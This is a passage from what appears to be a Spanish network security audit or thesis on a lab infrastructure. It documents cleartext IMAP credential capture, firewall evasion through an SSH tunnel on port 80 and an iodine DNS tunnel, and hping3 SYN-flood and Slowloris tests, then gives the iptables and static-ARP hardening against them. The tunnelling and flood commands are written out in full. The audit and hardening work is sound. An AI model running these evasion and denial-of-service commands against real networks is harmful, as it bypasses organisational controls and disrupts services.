


Figura 41 – Captura de contraseña HTTP en S1User02admin

Sustracción de información: Credenciales de acceso e información de mensajes de correo con IMAP

- Origen de ataque: máquina de auditoría situada en red de usuarios.
- Destino de ataque: equipo de usuario "S1User01pc1".
- Resultado: captura de credenciales de acceso a buzón de correo electrónico, así como de todos los comandos ejecutados y mensajes descargados.

Debido a que el servidor IMAP no ha sido configurado para cifrar el tráfico de sus comunicaciones, cualquier información, incluidas las credenciales de acceso, viajan en claro a través de la red. Esto, combinado con el hecho de que pueden escucharse todas las comunicaciones entre cliente y servidor.

En la siguiente imagen se muestra cómo se han capturado todos los paquetes entre la víctima y su puerta de enlace. A continuación, se ha configurado un filtro de IP origen, 192.168.13.10, y protocolo IMAP.

Como puede observarse las credenciales viajan en texto plano y han sido capturadas:




Figura 42 – Captura de contraseña IMAP en S1User01pc1

Adicionalmente, cambiando el filtro a IP de destino “192.168.13.10”, puede observarse en texto claro la descarga del correo electrónico recibido. En este caso se ha enviado un mensaje de prueba desde la cuenta admin@dominio.local hacia usuario1@dominio.local.




Figura 43 – Captura de correo electrónico en S1User02pc1

3.6.3 Tráfico no autorizado

Salto de cortafuegos: salida por puertos TCP de navegación web

- Origen de ataque: máquina de usuario “S1User01pc1”.
- Destino de ataque: la propia organización, al realizarse conexiones a servicios no autorizados.
- Resultado: el usuario realiza conexiones a servicios externos no permitidos.

Los cortafuegos de navegación, S1FW02 y S2FW02, tienen permitidas exclusivamente las conexiones salientes a Internet por los puertos TCP 80 y 443, así como el tráfico UDP DNS para realizar resolución de nombres, lo que en principio sólo permitiría conexiones a destinos web y no a otro tipo de servicios. Sin embargo, un usuario interno puede preparar un servicio externo escuchando en cualquiera de los dos puertos TCP, 80 o 443, y utilizarlo como pasarela hacia el resto de Internet.

En el escenario propuesto, se ha configurado un servicio SSH escuchando por el puerto 80 que servirá para conectarse a un servidor externo de “IRC”, cuyo puerto por defecto es el 6667, desde la red interna. Como puede observarse, la máquina de usuario inicialmente no tiene acceso al servidor de IRC.




Figura 44 – Conexión a IRC bloqueada en S1User01pc1

A continuación, el usuario1 se va a conectar al servidor SSH que previamente ha preparado fuera de la organización y que está escuchando por el puerto 80, que está permitido. El servidor SSH se ha instalado en la máquina utilizada para pruebas o test, cuya IP es 192.168.1.101. En lugar de utilizar una conexión SSH convencional, se va a indicar al servidor SSH que debe conectarse al servidor de IRC por su puerto estándar, 6667, y el cliente SSH va a tunelizar las conexiones realizadas a la propia máquina, S1User01pc1, por un puerto libre cualquiera, 8888 en este caso, hacia ese puerto 6667 cuya conexión existe en la máquina externa que ejecuta el servidor SSH.

```
usuario1@S1User01pc1:~$ ssh -L 8888:libres.irc-hispano.org:6667 test@192.168.1.101 -p 80
test@192.168.1.101's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.13.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
test@Suspiro:~$
```

Figura 45 – Tunel SSH hacia máquina de test por puerto 80

Una vez establecido el túnel, hemos de configurar nuestro cliente de IRC para que se conecte al host “localhost” y puerto 8888. Como puede apreciarse, el puerto ahora aparece abierto y el cliente puede conectarse al IRC.




Figura 46 – Conexión a IRC desde S1User01pc1 a través de túnel SSH

Salto de cortafuegos: salida por puerto UDP de consultas DNS

- Origen de ataque: máquina de usuario "S1User01pc1".
- Destino de ataque: la propia organización, al realizarse conexiones a servicios no autorizados.
- Resultado: el usuario realiza conexiones a servicios externos no permitidos.

Los cortafuegos de navegación, S1FW02 y S2FW02, tienen permitidas las consultas, mediante tráfico UDP, a servidores DNS externos, con el fin de que el cliente pueda resolver los nombres de las páginas web externas que quiere visitar. La diferencia con el escenario anterior, en el que se utilizaban los puertos de salida 80 y 443 para conectarse a un servidor SSH externo, es que, en este caso, sólo está permitido el tráfico UDP, pero SSH, como la mayoría de servicios de Internet, funciona sólo sobre TCP.

Para resolver este problema debe realizarse un paso intermedio, que consiste en preparar un servicio externo que encapsule el tráfico TCP sobre consultas DNS. Un usuario interno puede preparar este servicio en una máquina externa para luego conectarse desde el interior.

De nuevo, se vuelve a contar con la máquina externa de test con dirección IP 192.168.1.101, que dispone de SSH escuchando por su puerto estándar, 22 TCP. Para realizar el encapsulado TCP se ha utilizado la herramienta "iodine", que establece un servidor DNS en el servidor de destino al cual el cliente puede conectarse a través del puerto de resolución DNS, 53 UDP. Una vez realizada la conexión, cada uno de los extremos dispone de dos nuevas interfaces de red en una LAN creada expresamente para tal fin, y que puede ser utilizada para establecer conexiones TCP.
En primer lugar, se comprueba que el cliente interno puede acceder a cualquier servidor DNS externo:

```
usuario1@S1User01pc1:~$ nc -vzun 8.8.8.8 53
(UNKNOWN) [8.8.8.8] 53 (domain) open
usuario1@S1User01pc1:~$ nc -vzu 8.8.8.8 53
google-public-dns-a.google.com [8.8.8.8] 53 (domain) open
usuario1@S1User01pc1:~$ nc -vzu 208.67.222.222 53
resolver1.opendns.com [208.67.222.222] 53 (domain) open
```

Figura 47 – Conexión a cualquier DNS externo desde S1User01pc1

Del mismo modo, se comprueba que el SSH por puerto estándar del servidor externo de pruebas no está dispone. Además, se comprueba que no existe acceso de IRC ni por su puerto estándar, 6667 TCP, ni por el túnel local creado en la prueba anterior, 8888 TCP:

```
usuario1@S1User01pc1:~$ nc -vzn -w 3 192.168.1.101 22
(UNKNOWN) [192.168.1.101] 22 (ssh) : Connection timed out
usuario1@S1User01pc1:~$ nc -vz -w 3 libres.irc-hispano.org 6667
irc.chathispano.com [195.234.61.123] 6667 (ircd) : Connection timed out
usuario1@S1User01pc1:~$ nc -vz -w 3 localhost 8888
localhost [127.0.0.1] 8888 (?) : Connection refused
usuario1@S1User01pc1:~$
```

Figura 48 – Conexión exterior desde S1User01pc1 hacia SSH e IRC bloqueadas

A continuación, se ejecuta el servidor “iodine” desde la máquina externa de test, asignándole la IP interna 10.0.0.1:

```
test@Suspiro:~$ su - root
Contraseña:
root@Suspiro:~# iodined 10.0.0.1 top.domain
Enter password:
Opened dns0
Setting IP of dns0 to 10.0.0.1
Setting MTU of dns0 to 1130
Opened UDP socket
Listening to dns for domain top.domain
Detaching from terminal...
```

Figura 49 – Ejecución de iodine en máquina de test

Desde el equipo de la red interna, se verifica en primer lugar que existe conexión por el puerto 53 UDP y, a continuación, se ejecuta el cliente “iodine” que dejará establecido el túnel UDP:

```
root@S1User01pc1:~# nc -vzun -w 3 192.168.1.101 53
(UNKNOWN) [192.168.1.101] 53 (domain) open
root@S1User01pc1:~# iodine 192.168.1.101 top.domain
Enter password:
Opened dns0
Opened UDP socket
Sending DNS queries for top.domain to 192.168.1.101
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 10.0.0.2
Setting MTU of dns0 to 1130
Server tunnel IP is 10.0.0.1
Testing raw UDP data to the server (skip with -r)
Server is at 192.168.1.101, trying raw login: OK
Sending raw traffic directly to 192.168.1.101
Connection setup complete, transmitting data.
Detaching from terminal...
```

Figura 50 – Ejecución de iodine en S1User01pc1 y conexión a máquina de test

Como puede observarse, la máquina de usuario ahora dispone de una nueva interface de red con la dirección IP 10.0.0.2, y existe comunicación con 10.0.0.1, asignada a la máquina externa:

```
root@S1User01pc1:~# ifconfig |grep "inet addr"
          inet addr:10.0.0.2  P-t-P:10.0.0.2  Mask:255.255.255.224
          inet addr:192.168.13.10  Bcast:192.168.13.255  Mask:255.255.255.0
          inet addr:127.0.0.1  Mask:255.0.0.0
root@S1User01pc1:~# ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_req=1 ttl=64 time=0.610 ms
64 bytes from 10.0.0.1: icmp_req=2 ttl=64 time=1.66 ms
```

Figura 51 – Interfaces de red en máquina S1User01pc1 después de ejecutar iodine

Por último, una vez conseguida la conexión con la máquina externa, tan sólo es necesario repetir los pasos de la prueba anterior para volver a conectar a un puerto no permitido, como puede ser el de IRC. Cabe destacar que, puesto que ya se dispone de una red privada entre los dos equipos, no es necesario cambiar el puerto estándar del servidor SSH para llegar al mismo.

Se crea el túnel SSH, esta vez utilizando el puerto 22 TCP estándar:

```
usuario1@S1User01pc1:~$ ssh -L 8888:libres.irc-hispano.org:6667 test@10.0.0.1 -p 22
The authenticity of host '10.0.0.1 (10.0.0.1)' can't be established.
ECDSA key fingerprint is a9:bb:a6:7a:60:4a:79:2f:5e:68:c9:89:4d:7a:65:41.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.0.1' (ECDSA) to the list of known hosts.
test@10.0.0.1's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.13.0-74-generic x86_64)
```

Figura 52 – Túnles SSH desde S1User01pc1 hacia máquina de test por IP de túnel DNS

Y se comprueba cómo, de nuevo, se dispone de acceso al servicio bloqueado de IRC, lo que significa que el cortafuegos ha sido saltado utilizando un túnel SSH TCP sobre consultas DNS UDP.

Figura 53 – Conexión a IRC desde S1User01pc1 a través de túnel SSH sobre túnel DNS

Sitio no confiable: conexión a red Botnet

- Origen de ataque: máquina de usuario “S1User01pc1”.
- Destino de ataque: normalmente, será una organización ajena a nuestra infraestructura.
- Resultado: el equipo de usuario realiza ataques dirigidos contra los objetivos elegidos por el administrador de la red Botnet.

Cuando un equipo es infectado con el fin de formar parte de una Botnet, éste debe conectarse de alguna forma a un lugar común al que se conectan todos los equipos infectados, con el fin de que el administrador de la red Botnet pueda dirigirlos de forma coordinada contra su objetivo.

En este sentido, no existe un patrón fijo y las posibilidades son innumerables. Para realizar la prueba, se va a suponer que la máquina de usuario se conecta de forma ilegítima a una página web cuyo contenido es “Esto es una botnet”. Para ello, en el servidor de test, se ha simulado un pequeño servidor web que presenta dicho texto:

```
root@Suspiro:~# while $pepe; do echo "Esto es una botnet" |nc -l -p 80 -q 1; done
```

Figura 54 – Servicio web de prueba en máquina de test

Y este es el resultado visto desde el equipo “S1User01pc1”:




Figura 55 – Acceso a servidor web de test desde S1User01pc1

En principio, puesto que la conexión a una red Botnet, en este caso, es a través de un servicio web, la prueba se da por finalizada.

Escaneo de puertos a cortafuegos

- Origen de ataque: máquina de usuario “S1User01pc1”.
- Destino de ataque: cortafuegos S1SWF02.
- Resultado: el equipo de usuario realiza un escaneo de puertos del cortafuegos, normalmente con fines maliciosos.

El objetivo de realizar un escaneo de puertos en encontrar posibles servicios o puertas de entrada. Es importante que el administrador de la red sea consciente de este hecho para tomar medidas.

3.7 Bastionado de infraestructura y batería de pruebas

Con objeto de mitigar los riesgos procedentes de los escenarios descritos en el punto anterior, se van a tomar una serie de medidas correctivas. En algunos casos, será suficiente con ajustar la configuración original y, en otros, será necesario instalar dispositivos adicionales que permitan frenar el ataque.

3.7.1 Denegación de servicio

Bloqueo de comunicaciones: TCP SYN/Flood

Para mitigar este riesgo es necesario diferenciar qué paquetes "SYN" son legítimos y cuáles forman parte de un ataque. Todas las conexiones TCP se inician con un primer paquete "SYN", por tanto, bloquearlos todos no es una opción válida. Sin embargo, no es razonable que una misma dirección IP envíe un número de paquetes SYN excesivo si sólo necesita hacer uso de alguno de los servicios publicados. Teniendo en cuenta este hecho, tan sólo es necesario bloquear aquellos paquetes que superen el umbral establecido en un determinado tiempo.

En el escenario que nos ocupa, se ha determinado que un número de conexiones superior a 20 en menos de 50 segundos es un ataque, y se procede al bloqueo. Para activarlo, tan sólo es necesario añadir, en el cortafuegos S1FW01, las siguientes reglas:

```
# Fichero /scripts/firewall.sh en S1FW01

iptables -A INPUT -p tcp -m state --state NEW -m recent --update --seconds 50 --hitcount 20 -j DROP
iptables -A INPUT -p tcp -m state --state NEW -m recent --set -j ACCEPT
```

Figura 56 – Reglas de cortafuegos para bloqueo de TCP/SYN Flood en S1FW01

La regla de filtrado hace uso del módulo "recent". En primer lugar, cualquier paquete que suponga una nueva conexión es marcado, su dirección de origen se guarda en una lista temporal y es aceptado (segunda regla). A continuación, ante la llegada de un nuevo paquete, si coincide su dirección de origen en los umbrales establecidos se procede al bloqueo en la primera regla (http://www.netfilter.org/documentation/HOWTO/netfilter-extensions-HOWTO-3.html#ss3.16).

Como puede observarse, tras aplicar las reglas, repetir el "hping3" y ejecutar el "ping" desde una máquina externa, no existe pérdida de paquetes. Se aprecia un leve aumento en la latencia, fruto del ataque recibido, que no es significativa ni afecta al estado de los servicios.

```
root@kali:~# hping3 -S --flood 192.168.1.211
HPING 192.168.1.211 (eth0 192.168.1.211): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figura 57 – Ejecución de TCP/SYN Flood con hping3 hacia S1FW01 con protección

```
test@Suspiro:~$ ping 192.168.1.211
PING 192.168.1.211 (192.168.1.211) 56(84) bytes of data.
64 bytes from 192.168.1.211: icmp_seq=1 ttl=64 time=2.64 ms
64 bytes from 192.168.1.211: icmp_seq=2 ttl=64 time=1.81 ms
64 bytes from 192.168.1.211: icmp_seq=3 ttl=64 time=3.94 ms
64 bytes from 192.168.1.211: icmp_seq=4 ttl=64 time=2.51 ms
64 bytes from 192.168.1.211: icmp_seq=5 ttl=64 time=3.78 ms
64 bytes from 192.168.1.211: icmp_seq=6 ttl=64 time=3.99 ms
64 bytes from 192.168.1.211: icmp_seq=7 ttl=64 time=0.044 ms
64 bytes from 192.168.1.211: icmp_seq=8 ttl=64 time=2.78 ms
64 bytes from 192.168.1.211: icmp_seq=9 ttl=64 time=0.040 ms
64 bytes from 192.168.1.211: icmp_seq=10 ttl=64 time=1.50 ms
^C
--- 192.168.1.211 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9008ms
rtt min/avg/max/mdev = 0.040/2.307/3.996/1.388 ms
```

Figura 58 – Latencia posterior al TCP/SYN Flood con protección en S1FW0

Bloqueo de servicio web: Slowloris

Este colapso afecta directamente al servidor de destino que se encuentra detrás del cortafuegos. Por ello, el trabajo de mitigación va a ser realizado en la máquina final, S1ServDMZ01web.

```
# Fichero /scripts/firewall.sh en S1ServDMZ01web

iptables -A INPUT -p tcp --dport 80 -m connlimit --connlimit-above 20 --connlimit-mask 32 -j DROP
```

Figura 59 – Reglas de cortafuegos para bloqueo de Slowloris en S1FW01

En esta ocasión, la regla de filtrado hace uso del módulo “conlimit”, con el que se limita el número máximo de conexiones simultáneas TCP para el puerto 80 a 20 y se le aplica una máscara de red /32, lo que significa que la regla se aplica por cada una de las IPs que establecen una conexión (http://www.netfilter.org/projects/patch-o-matic/pom-external.html#pom-external-connlimit).

Como puede observarse, tras aplicar la regla y repetir el ataque, la página web puede ser descargada con normalidad.

```
root@kali:~/Downloads# perl slowloris.pl -dns 192.168.1.211
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.1.211:80 every 100 seconds with 1000 sockets:
               Building sockets.
               Building sockets.
               Building sockets.
               Building sockets.
               Sending data.
Current stats:  Slowloris has now sent 478 packets successfully.
This thread now sleeping for 100 seconds...
```

Figura 60 – Ataque Slowloris contra página web corporativa de Sede 1 con protección

```
test@Suspiro:~/temporal$ wget -p http://webcorps1.dominio.local
--2015-12-23 14:34:46--  http://webcorps1.dominio.local/
Resolviendo webcorps1.dominio.local (webcorps1.dominio.local)...
192.168.1.211
Conectando con webcorps1.dominio.local
(webcorps1.dominio.local)[192.168.1.211]:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 177 [text/html]
Grabando a: “webcorps1.dominio.local/index.html”

100%[=======================================================================================>
177         --.-K/s   en 0s

2015-12-23 14:34:46 (64,0 MB/s) - “webcorps1.dominio.local/index.html”
guardado [177/177]

ACABADO --2015-12-23 14:34:46--
Tiempo total de reloj: 0,002s
Descargados: 1 ficheros, 177 en 0s (64,0 MB/s)
```

Figura 61 – Retardo posterior al ataque Slowloris con protección

3.7.2 Comunicaciones inseguras

Captura de tráfico

El envenenamiento ARP se produce porque, por defecto, la tabla ARP que relaciona IPs con direcciones MAC es dinámica, es decir, cuando un equipo necesita comunicarse con otro en la misma red local, éste sólo conoce su dirección IP, pero no su MAC, lo que le obliga a realizar una consulta ARP para preguntar cuál es la MAC de la IP con la que se quiere contactar. Tiene sentido, puesto que por defecto se desconocen las direcciones MAC de los equipos de la red.
Una solución válida para redes pequeñas es establecer direcciones MAC estáticas para aquellos equipos que se conocen. En este caso, se va a añadir como dirección estática la MAC de la puerta de enlace en el equipo S1User02admin, de modo que el envenenamiento no tenga efecto.

```
root@S1User02admin:~# arp -s 192.168.14.1 08:00:27:93:17:d4
root@S1User02admin:~# arp -an
? (192.168.14.1) at 08:00:27:93:17:d4 [ether] PERM on eth0
```

Figura 62 – Tabla ARP S1User02admin antes de envenenamiento con entrada estática

En el cortafuegos que hace de puerta de enlace, S1FW02, se hará lo mismo para la dirección MAC de S1User02admin.

```
root@S1FW02:~# arp -an
? (192.168.13.10) at 08:00:27:81:56:43 [ether] on eth1
? (192.168.1.101) at d0:50:99:15:16:c6 [ether] on eth0
? (192.168.14.10) at 08:00:27:88:57:4f [ether] on eth2
root@S1FW02:~# arp -s 192.168.14.10 08:00:27:88:57:4f
root@S1FW02:~# arp -an
? (192.168.13.10) at 08:00:27:81:56:43 [ether] on eth1
? (192.168.1.101) at d0:50:99:15:16:c6 [ether] on eth0
? (192.168.14.10) at 08:00:27:88:57:4f [ether] PERM on eth2
```

Figura 63 – Tabla ARP S1FW02 antes de envenenamiento con entrada estática

A continuación, se realizan los envenenamientos ARP utilizando la herramienta “arpspoof”:




Figura 64 – Envenenamiento ARP con entradas estáticas

Como puede apreciarse, la dirección MAC de la puerta de enlace no ha sido modificada, de modo que el ataque de MITM no puede ser llevado a cabo.

```
root@S1User02admin:~# arp -an
? (192.168.14.1) at 08:00:27:93:17:d4 [ether] PERM on eth0
```

Figura 65 – Tabla ARP S1User02admin después de envenenamiento con entrada estática

Sustracción de información: credenciales de acceso en servidores web

A pesar de que el envenenamiento ARP se haya resuelto, la comunicación entre cliente y servidor, siempre y cuando exista información sensible, debe ser cifrada. El motivo es que las comunicaciones pueden ser interceptadas en otros puntos de la red, tales como el propio equipo de usuario, enrutadores y cortafuegos.

Para mitigar este riesgo es necesario configurar el cifrado con un certificado SSL en el servidor web. En esta prueba, puesto que un certificado firmado por una entidad válida es de pago y, aunque no lo fuera, no se disponen de registros DNS reales en internet, se va a hacer uso de uno autofirmado.

En primer lugar se habilita el módulo de SSL en Apache y se genera un certificado de 2048 bits con una validez de 365 días, se establecen los permisos adecuados para la parte privada y se mueven a su ruta definitiva.

```
root@S1ServDMZ01web:/scripts# a2enmod ssl
root@S1ServDMZ01web:~# openssl req $@ -x509 -newkey rsa:2048 -days 365
-nodes -out webcorps1.crt -keyout webcorps1.key
Generating a 2048 bit RSA private key
.+++
.......................+++
writing new private key to 'webcorps1.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ES
State or Province Name (full name) [Some-State]:Spain
Locality Name (eg, city) []:Bilbao
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Corporacion
Organizational Unit Name (eg, section) []:Unidad
Common Name (e.g. server FQDN or YOUR name) []:webcorps1.dominio.local
Email Address []:admin@dominio.local

root@S1ServDMZ01web:~# chmod 600 webcorps1.key
